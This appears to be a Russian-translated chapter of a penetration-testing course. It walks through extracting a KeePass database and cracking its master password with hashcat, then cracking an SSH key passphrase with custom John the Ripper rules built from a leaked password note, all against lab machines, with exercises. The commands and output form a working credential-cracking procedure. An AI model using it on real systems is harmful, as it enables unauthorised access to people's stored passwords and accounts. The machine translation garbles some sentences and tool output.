Более реалистично следует учитывать длительность текущего тест на проникновение, принимая во внимание, что мы, вероятно, будем обязаны остановить сессию вместе с другой очисткой при завершении теста. Вместо того чтобы надеяться на успех в чрезмерно долгой потенциальной сессии взлома, следует рассмотреть альтернативные векторы атаки или вложиться в обновление оборудования либо облачный экземпляр машины.

Четвертый шаг связан с подготовкой wordlist. Почти во всех случаях следует изменять wordlist и выполнять rule-based attack вместо прямой dictionary attack. На этом шаге нужно исследовать потенциальные парольные политики и другие парольные векторы, включая онлайн-сайты утечек паролей. Без этого может потребоваться запускать несколько wordlists с заранее существующими правилами или без них, чтобы широко покрыть возможные пароли.

После всей подготовки можно запустить инструмент и начать процесс взлома. На этом этапе нужно быть особенно осторожными при копировании и вставке хешей. Лишний пробел или символ новой строки может сделать усилия бесполезными. Кроме того, следует быть уверенными в типе хеша, который используем. Например, hashid не может автоматически определить, является ли **b08ff247dc7c5658ff64c53e8b0db462** MD2, MD4 или MD5. Неправильный выбор очевидно тратит время. Мы можем избежать этой ситуации: перепроверять результаты другими инструментами и проводить дополнительное исследование.

Мы будем следовать этой методологии в следующих демонстрациях, чтобы закрепить важные аспекты и детали процесса взлома. Лучший способ улучшить результаты в этом часто длительном процессе - работать сосредоточенно и структурированно.

(Kali Tools, 2022), kali.org

(Kali Tools, 2022), kali.org


1. Определите хеш-функцию следующего хеша: "4a41e0fdfb57173f8156f58e49628968a8ba782d0cd2 51c6f3e2426cb36ced3b647bf83057dabeaffe1475d16e7f62b7"
2. Определите хеш-функцию следующего хеша: "$2y$10$XrrpX8RD6IFvBwtzPuTlcOqJ8kO2px2xsh17f60GZsBKLeszsQTBC"

Менеджеры паролей создают и хранят пароли для разных сервисов, защищая их мастер-паролем. Этот мастер-пароль дает доступ ко всем паролям, хранящимся в менеджере паролей. Пользователи часто копируют и вставляют эти пароли из менеджера паролей или используют функцию автозаполнения, привязанную к браузеру. Примеры популярных менеджеров паролей — *1Password* и *KeePass*. Такое ПО может помогать пользователям, которым часто приходится вести множество, часто сложных паролей, но оно также может вносить риск в организацию.

В этом разделе мы продемонстрируем очень распространенный сценарий тест на проникновение. Предположим, что мы получили доступ к клиентской рабочей станции, на которой запущен менеджер паролей. В следующей демонстрации мы извлечем базу данных менеджера паролей, преобразуем файл в формат, пригодный для Hashcat, и взломаем мастер-пароль базы данных.

Начнем с подключения к машине SALESWK01 (192.168.50.203) по RDP. Предположим, что мы получили учетные данные пользователя *jason* (*lab*), войдем в систему и после успешного подключения получим доступ к рабочему столу.

После подключения проверим, какие программы установлены в системе. Есть много способов искать установленные программы, но так как у нас есть доступ к GUI, используем функцию Windows *Apps & features* как самый прямой подход. Нажмем значок Windows, введем "Apps", выберем *Add or remove programs* и прокрутим список вниз, чтобы просмотреть все установленные программы.



Список показывает, что *KeePass* установлен в системе. Если бы мы не были знакомы с этой программой, мы бы изучили ее и в итоге обнаружили, что база данных KeePass хранится как файл *.kdbx*, и что в системе может быть больше одной базы данных. Например, пользователь может вести личную базу данных, а организация — базу данных уровня отдела. Следующий шаг — найти файлы базы данных, выполнив поиск всех файлов **.kdbx** в системе.

Используем PowerShell с cmdlet *Get-ChildItem* для поиска файлов в указанных расположениях. Мы используем `-Path C:\` для поиска по всему диску. Затем используем `-Include`, чтобы указать типы файлов, аргументы `-File` и `-Recurse`, чтобы получить список файлов и искать в подкаталогах. Наконец, задаем `-ErrorAction` как **SilentlyContinue**, чтобы подавить ошибки и продолжить выполнение.


```
PS C:\Users\jason> Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue


    Directory: C:\Users\jason\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/30/2022   8:19 AM           1982 Database.kdbx
```

Листинг 21 - поиск KeePass database files

Вывод показывает файл базы данных в папке **Documents** пользователя *jason*.



Мы перенесем этот файл на Kali-систему для подготовки следующих шагов.

Теперь мы завершили первый шаг методологии взлома и можем перейти к следующему шагу: преобразованию хеша в формат, который может использовать инструмент взлома.

Набор JtR включает разные скрипты преобразования, такие как *ssh2john* и *keepass2john*,5 которые могут форматировать широкий набор разных файловых форматов и установлены по умолчанию на Kali-машине. Эти скрипты также можно использовать для подготовки хешей к Hashcat.

Используем скрипт **keepass2john**, чтобы отформатировать файл базы данных и сохранить вывод в **keepass.hash**.

```
kali@kali:~/passwordattacks$ ls -la Database.kdbx
-rwxr--r-- 1 kali kali 1982 May 30 06:36 Database.kdbx


kali@kali:~/passwordattacks$ keepass2john Database.kdbx > keepass.hash

kali@kali:~/passwordattacks$ cat keepass.hash
Database:
    $keepass$*2*60*0*d74e29a727e9338717d27a7d457ba3486d20dec73a9db1a7fbc7a068c9aec6bd*04b0bfd787898d8dcd4d463e
    e768e55337ff001ddfac98c961219d942fb0cfba*5273cc73b9584fbd843d1ee309d2ba47*1dcad0a3e50f684510c5ab14e1eecbb6
    3671acae14a77eff9aa319b63d71ddb9*17c3ebc9c4c3535689cb9cb501284203b7c66b0ae2fbf0c2763ee920277496c1
```

Листинг 22 - использование keepass2john для форматирования KeePass database для Hashcat

Листинг выше показывает полученный хеш базы данных KeePass, сохраненный в **keepass.hash**. Перед тем как работать с полученным хешем, нужно дополнительно изменить его.

В нашем случае скрипт JtR добавил имя файла *Database* перед хешем. Скрипт делает это, чтобы оно выступало как имя пользователя для целевого хеша. Это полезно при взломе хешей базы данных, так как мы хотим, чтобы вывод содержал соответствующее имя пользователя, а не только пароль. Поскольку KeePass использует мастер-пароль без имени пользователя, нужно удалить строку "Database:" с помощью текстового редактора.

После удаления string "Database:" hash находится в correct format для Hashcat:

```
kali@kali:~/passwordattacks$ cat keepass.hash
$keepass$*2*60*0*d74e29a727e9338717d27a7d457ba3486d20dec73a9db1a7fbc7a068c9aec6bd*04b0bfd787898d8dcd4d463ee768
    e...
```

Листинг 23 - correct hash format для Hashcat без "Database:"

Мы почти ready to start cracking process, но нужно определить hash type для KeePass. Можно look it up в Hashcat Wiki,6 или grep hashcat help output, как показано ниже:

```
kali@kali:~/passwordattacks$ hashcat --help | grep -i "KeePass"
13400 | KeePass 1 (AES/Twofish) and KeePass 2 (AES)         | Password Manager
```

Листинг 24 - поиск mode KeePass в Hashcat

Вывод команды grep показывает, что правильный режим для KeePass - 13400.

Пропустим step three (cracking time calculation), так как это simple example и он не займет long, и перейдем к step four для prepare wordlist. Мы используем одно из Hashcat-provided rules (**rockyou-30000.rule**), упомянутое ранее, combined with wordlist `rockyou.txt`.


Этот rule file especially effective с `rockyou.txt`, так как был created for it.

Переходя к пятому шагу, мы подготовили все для парольной атаки. Используем **hashcat** с обновленными аргументами и начинаем взлом.


```
kali@kali:~/passwordattacks$ hashcat -m 13400 keepass.hash /usr/share/wordlists/rockyou.txt -r /usr/share/
    hashcat/rules/rockyou-30000.rule --force
hashcat (v6.2.5) starting
...
$keepass$*2*60*0*d74e29a727e9338717d27a7d457ba3486d20dec73a9db1a7fbc7a068c9aec6bd*04b0bfd787898d8dcd4d463ee768
    e55337ff001ddfac98c961219d942fb0cfba*5273cc73b9584fbd843d1ee309d2ba47*1dcad0a3e50f684510c5ab14e1eecbb63671
    acae14a77eff9aa319b63d71ddb9*17c3ebc9c4c3535689cb9cb501284203b7c66b0ae2fbf0c2763ee920277496c1:
    qwertyuiop123!
...
```

Листинг 25 - Взлом хеша базы данных KeePass

Через несколько seconds Hashcat successfully cracked hash и discovered KeePass master password "qwertyuiop123!". Запустим KeePass через RDP-подключение и, когда появится prompt, enter password.



Очень хорошо! Мы открыли KeePass со взломанным паролем. Теперь у нас есть доступ ко всем сохраненным паролям пользователя.



В этом разделе мы получили файл базы данных KeePass, преобразовали его для Hashcat и взломали пароль. В следующем разделе продемонстрируем, как взломать passphrase приватного SSH-ключа, чтобы использовать его для доступа к целевой системе.

(1Password, 2022), 1password.com

(KeePass, 2022), keepass.info

(Microsoft Documentation, 2022), docs.microsoft.com

(Github, 2022), github.com

(Github, 2022), github.com

(Hashcat Wiki, 2022), hashcat.net

1. Следуйте шагам, описанным в этом разделе, чтобы получить мастер-пароль базы данных KeePass на VM #1 (SALESWK01). Введите пароль, найденный с заголовком "User Company Password".


2. Перечислите VM #2 и получите доступ к системе как пользователь *nadine*. Получите пароль, сохраненный с заголовком "flag" в менеджере паролей, и введите его как ответ к этому упражнению. Обратите внимание, что flag в этом упражнении не отформатирован как **OS{}**.

В этом разделе мы сосредоточимся на cracking SSH private key passphrases.

Хотя приватные SSH-ключи должны оставаться конфиденциальными, существует много сценариев, в которых эти файлы могут быть скомпрометированы. Например, если мы получим доступ к веб-приложению через уязвимость вроде *Directory Traversal*, мы можем читать файлы в системе. Это можно использовать, чтобы извлечь приватный SSH-ключ пользователя. Однако когда мы попытаемся использовать его для подключения к системе, нам будет показан запрос passphrase. Чтобы получить доступ, нужно взломать passphrase.

Продемонстрируем этот сценарий и покажем, как использовать методологию взлома, которую мы обсудили, чтобы взломать passphrase приватного ключа. Когда мы применяли словарную атаку к HTTP-форме входа BRUTE, мы получили доступ к веб-файловому менеджеру, где был размещен приватный SSH-ключ.

Откроем другой веб-сервис, который для этой демонстрации расположен на `http://192.168.50.201:8080`, и войдем с именем пользователя *user* и паролем *121212*.



Этот веб-сервис похож на предыдущий пример TinyFileManager, за исключением того, что главный каталог теперь содержит два дополнительных файла: `id_rsa` и `note.txt`. Скачаем оба на Kali-машину и сохраним их в каталог **passwordattacks**. Сначала посмотрим содержимое `note.txt`.

```
kali@kali:~/passwordattacks$ cat note.txt
Dave's password list:

Window
rickc137
dave
superdave
megadave
umbrella
```

```
Note to myself:
New password policy starting in January 2022. Passwords need 3 numbers, a capital letter and a special
    character
```

Листинг 26 - содержимое note.txt

Вывод показывает, что эта заметка содержит список паролей *dave* в открытом виде. Отлично! Это потенциальная золотая жила информации. В реальной ситуации нам нужно было бы выполнить значительно больше сбора информации, включая выяснение фактического имени пользователя, связанного с каждым паролем, но для демонстрации будем работать с этим.

Попробуем использовать private key `id_rsa` для newly-identified user *dave* в SSH-подключения. Для этого нужно modify permissions downloaded private key. SSH port, используемый в этом example, - 2222. Мы попробуем каждый из этих passwords как passphrase for SSH private key. Обратите внимание, что program *ssh* не echo passphrase.

```
kali@kali:~/passwordattacks$ chmod 600 id_rsa

kali@kali:~/passwordattacks$ ssh -i id_rsa -p 2222 dave@192.168.50.201
The authenticity of host '[192.168.50.201]:2222 ([192.168.50.201]:2222)' can't be established.
ED25519 key fingerprint is SHA256:ab7+Mzb+0/fX5yv1tIDQsW/55n333/oGARIluRonao4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint]) yes
Warning: Permanently added '[192.168.50.201]:2222' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
dave@192.168.50.201's password:

kali@kali:~/passwordattacks$ ssh -i id_rsa -p 2222 dave@192.168.50.201
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
```

Листинг 27 - попытки SSH-подключения с private key

Ни один из паролей из текстового файла не подошел для этой парольной фразы. Однако в реальном пентесте мы бы держали эти пароли под рукой для различных других векторов, включая spray-атаки или атаки против пользователя *dave* на других системах. Тем не менее нам все еще нужна парольная фраза, чтобы использовать приватный ключ *dave*.

Согласно файлу `note.txt`, новая парольная политика была включена в январе 2022 года. Существует высокая вероятность, что у *dave* есть парольная фраза, соответствующая новой парольной политике.

Следуя методике взлома, наш следующий шаг — преобразовать закрытый ключ в формат хеша для инструментов взлома. Мы используем скрипт преобразования **ssh2john** из набора JtR и сохраним полученный хеш в **ssh.hash**.

```
kali@kali:~/passwordattacks$ ssh2john id_rsa > ssh.hash

kali@kali:~/passwordattacks$ cat ssh.hash
id_rsa:
    $sshng$6$16$7059e78a8d3764ea1e883fcdf592feb7$1894$6f70656e7373682d6b65792d7631000000000a6165733235362d6374
    7200000006626372797074000000180000001070 59e78a8d3764ea1e883fcdf592feb700000010000000010000019700000007737 3
    682...
```

Листинг 28 - использование ssh2john для format hash

В этом output "6" signifies *SHA-512*. Как и раньше, remove filename before first colon. Затем определить correct режим Hashcat.

```
kali@kali:~/passwordattacks$ hashcat -h | grep -i "ssh"
...
  10300 | SAP CODVN H (PWDSALTEDHASH) iSSHA-1                | Enterprise Application Software (EAS)
  22911 | RSA/DSA/EC/OpenSSH Private Keys ($0$)              | Private Key
  22921 | RSA/DSA/EC/OpenSSH Private Keys ($6$)              | Private Key
  22931 | RSA/DSA/EC/OpenSSH Private Keys ($1, $3$)          | Private Key
  22941 | RSA/DSA/EC/OpenSSH Private Keys ($4$)              | Private Key
  22951 | RSA/DSA/EC/OpenSSH Private Keys ($5$)              | Private Key
```

Листинг 29 - определение correct mode для Hashcat

Вывод indicates, что "6" - это mode 22921.

Теперь продолжим по методике и создадим файл правил, а также подготовим список слов для взлома хеша. Снова просмотрим `note.txt`, чтобы определить, какие правила создать и какие пароли включить в список слов.

```
kali@kali:~/passwordattacks$ cat note.txt
Dave's password list:

Window
rickc137
dave
superdave
megadave
umbrella

Note to myself:
New password policy starting in January 2022. Passwords need 3 numbers, a capital letter and a special
    character
```

Листинг 30 - contents note.txt для определения rules и wordlist

Исходя из этого, можем begin create rule file. Нужно include three numbers, at least one capital letter и at least one special character.

Мы замечаем, что *dave* использовал "137" как три цифры в пароле "rickc137". Кроме того, пароль "Window" начинается с заглавной буквы. Используем функцию правила, чтобы сделать первую букву заглавной. Ни в одном из перечисленных паролей нет специального символа. Для первой попытки взлома используем самые распространенные специальные символы "!", "@" и "#", так как это первые три специальные символа при вводе слева на многих раскладках клавиатуры.

На основе analysis создадим rules. Используем **c** для capitalization first letter и **$1 $3 $7** для numerical values. Чтобы address special characters, создадим rules to append different special characters **$!**, **$@** и **$#**.

```
kali@kali:~/passwordattacks$ cat ssh.rule
c $1 $3 $7 $!
c $1 $3 $7 $@
c $1 $3 $7 $#
```

Листинг 31 - Содержимое файла правил ssh.rule

Далее create wordlist file, containing passwords from `note.txt`, и save output to **ssh.passwords**.

```
kali@kali:~/passwordattacks$ cat ssh.passwords
Window
rickc137
dave
superdave
megadave
umbrella
```

Листинг 32 - содержимое ssh.passwords wordlist

Теперь можно использовать Hashcat для perform cracking, specifying rules file, wordlist и mode.

```
kali@kali:~/passwordattacks$ hashcat -m 22921 ssh.hash ssh.passwords -r ssh.rule --force
hashcat (v6.2.5) starting
...

Hashfile 'ssh.hash' on line 1 ($sshng...cfeadfb412288b183df308632$16$486): Token length exception
No хешей loaded.
...
```

Листинг 33 - неудачная cracking attempt с Hashcat

К сожалению, мы получаем error, indicating, что наш hash caused "Token length exception". Когда мы research это через search engine, several discussions suggest, что modern private keys и corresponding passphrases created с cipher *aes-256-ctr*, который Hashcat's mode 22921 does not support.

Это reinforces benefit using multiple tools, так как John the Ripper (JtR) поддерживает этот cipher.

Чтобы использовать ранее созданные правила в JtR, нужно добавить имя правила и дописать его в конфигурационный файл `/etc/john/john.conf`. Для этой демонстрации назовем правило **sshRules** с помощью синтаксиса именования правил "List.Rules", как показано в Листинге 34. Используем **sudo** и **sh -c**, чтобы дописать содержимое файла правила в `/etc/john/john.conf`.

```
kali@kali:~/passwordattacks$ cat ssh.rule
[List.Rules:sshRules]
c $1 $3 $7 $!
c $1 $3 $7 $@
c $1 $3 $7 $#

kali@kali:~/passwordattacks$ sudo sh -c 'cat /home/kali/passwordattacks/ssh.rule >> /etc/john/john.conf'
```

Листинг 34 - добавление named rules в configuration file JtR

Теперь, когда мы успешно добавили sshRules в конфигурационный файл JtR, можно использовать **john**, чтобы взломать парольную фразу на финальном шаге методики. Определим список слов с помощью `--wordlist=ssh.passwords`, выберем ранее созданное правило с `--rules=sshRules` и передадим хеш закрытого ключа последним аргументом, **ssh.hash**.

```
kali@kali:~/passwordattacks$ john --wordlist=ssh.passwords --rules=sshRules ssh.hash
Using default input encoding: UTF-8
Loaded 1 хэш пароля (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded хешей
Cost 2 (iteration count) is 16 for all loaded хешей
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Umbrella137!     ()
1g 0:00:00:00 DONE (2022-05-30 11:19) 1.785g/s 32.14p/s 32.14c/s 32.14C/s Window137!..Umbrella137#
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Листинг 35 - cracking hash через JtR

Мы successfully cracked private key passphrase. Отлично!

Как и ожидалось, пароль "Umbrella137!" удовлетворил требованиям политики паролей и также совпал с личными предпочтениями и привычками *dave*. Это неудивительно, так как пользователи редко меняют свои парольные шаблоны.

Теперь используем passphrase для подключения к целевой системе по SSH.

```
kali@kali:~/passwordattacks$ ssh -i id_rsa -p 2222 dave@192.168.50.201
Enter passphrase for key 'id_rsa':
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
```

```
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

0d6d28cfbd9c:~$
```

Листинг 36 - ввод passphrase для SSH-подключения к целевой системе

Мы успешно подключились к целевой системе, предоставив правильную passphrase к приватному ключу.

В этом разделе мы снова применили методологию взлома паролей и закрепили идею внимательного отношения к шаблонам человеческого поведения. Мы адаптировались к ошибке в нашем основном инструменте (Hashcat), вместо него использовав другой инструмент (JtR). В следующем учебном блоке обсудим реализации хешей в Windows и продемонстрируем атаки против них.

(Wikipedia, 2022), en.wikipedia.org

(Hashcat Forum, 2022), hashcat.net

(Wikipedia, 2022), en.wikipedia.org

1. Следуйте шагам, описанным в этом разделе, чтобы получить доступ к VM #1 (BRUTE) по SSH на порту 2222, взломав passphrase приватного ключа. Найдите flag в домашнем каталоге пользователя *dave*.
2. Enumerate VM #2 и найдите way to get access to SSH on port 2222. Найдите flag user, которого использовали для SSH-подключения. Можно использовать same rules, созданные в этом разделе.

15.3. Работа с хэш пароляes

Этот учебный блок охватывает следующие учебные цели:

• Получать и взламывать NTLM-хеши
• Передавать NTLM-хеши
• Получать и взламывать Net-NTLMv2-хеши
